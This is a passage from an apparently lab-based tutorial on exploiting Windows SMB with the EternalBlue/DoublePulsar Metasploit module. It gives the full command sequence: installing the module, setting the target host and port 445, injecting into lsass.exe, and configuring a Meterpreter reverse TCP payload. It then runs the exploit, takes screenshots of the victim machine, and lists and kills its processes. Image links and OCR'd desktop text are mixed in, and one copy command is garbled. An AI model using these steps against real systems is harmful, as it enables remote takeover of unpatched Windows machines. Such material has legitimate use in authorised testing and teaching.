
Once the required exploit will get downloaded then you need to copy the eternalblue_doublepulsar.rb ruby file into **/usr/share/metasploit-framework/modules/exploits/windows/smb** directory so that we can use this exploit inside metasploit.




To copy the ruby file into appropriate directory, type the following command:

Command:**cp rfeternalblue_doublepulsar.rb/usr/share/metasploitframework/modules/exploits/windows/smb/**






This is the exploit code we are using here



So to use the above copied exploit, type **“use exploit/windows/smb/eternalblue_doublepulsar”** and type show options to sell all required options related to above exploit.



Now set the following parameters:

set RHOST 192.168.219.129


set RPORT 445 – This is the SMP port as you already know

set TARGETARCHITECTURE x64

set PROCESSINJECT lsass.exe

set DOUBLEPULSARPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/

set ETERNALBLUEPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/




You also need to set payload of 64-bit because your target is 64-bit OS.


set payload windows/x64/meterpreter/reverse_tcp

set LHOST 192.168.219.147


set LPORT 4444




After configuring all options, just type run command to execute the exploit.





As soon as you execute, you'll instantly get a Meterpreter Reverse Connection against the target machine and can be verified by typing sysinfo.



In order to get a screenshot of the victim machine type **SCREENSHOT** command as shown below.






file:///root/qeKTiqps.jpeg
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Recycle Bin
Getting Started
Windows Media Center
Calculator
Sticky Notes
Snipping Tool
Paint
Remote Desktop Connection
Magnifier
Solitaire
Command Prompt
All Programs
Search programs and files
Hashini
Documents
Pictures
Music
Games
Computer
Control Panel
Devices and Printers
Default Programs
Help and Support
Shut down
11:59 PM
5/9/2020

You can further check all processes by typing “ps” in meterpreter console and can even kill any process by typing “**kill <process id**>” as shown below: